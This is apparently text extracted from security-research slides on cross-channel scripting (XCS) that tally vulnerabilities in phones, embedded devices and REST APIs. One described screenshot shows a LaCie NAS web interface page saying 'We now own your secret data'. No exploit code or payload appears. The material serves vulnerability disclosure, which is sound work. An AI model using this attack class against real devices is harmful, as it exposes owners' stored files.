
Cross-channel scripting




LaCie Ethernet disk mini

- ▶ Share access control
- ▶ Web interface
- ▶ Public FTP


Cross-channel scripting



Cross-channel scripting



Cross-channel scripting



Cross-channel scripting



Mozilla Firefox

File Edit View History Bookmarks Tools Help

Back Forward Stop Home http:// /cgi-bin/browse?share=share

Hello!

We now own your secret data. For example:

EDmin - secret/

[To Parent Directory]

01/09/2000 22:50:05 7.7k [secret code.exe](#)

01\09\2000 22:50:02 5.5k [secret code.exe](#)

[To Parent Directory]

A screenshot of a Mozilla Firefox browser window. The address bar shows a URL ending in '/cgi-bin/browse?share=share'. The main content area displays a web page with the text 'Hello!' and 'We now own your secret data. For example:' followed by a bolded link 'EDmin - secret/'. The word 'secret' is circled in red. Below this, there's a file listing for 'secret code.exe' with a timestamp of '01/09/2000 22:50:05' and a file size of '7.7k'. A second, partially visible entry for 'secret code.exe' is also shown. Both the URL in the address bar and the word 'secret' in the page content are circled in red, highlighting the exploit.



Part I: Many examples of XCS

- ▶ **Phones:** 5 XCS vulnerabilities in 2 phones
- ▶ **Embedded:** 23 devices, 26 XCS vulnerabilities
- ▶ **RESTful APIs:** 2 major APIs, 2 XCS vulnerabilities



Part I: Many examples of XCS

- ▶ **Phones:** 5 XCS vulnerabilities in 2 phones
- ▶ **Embedded:** 23 devices, 26 XCS vulnerabilities
- ▶ **RESTful APIs:** 2 major APIs, 2 XCS vulnerabilities

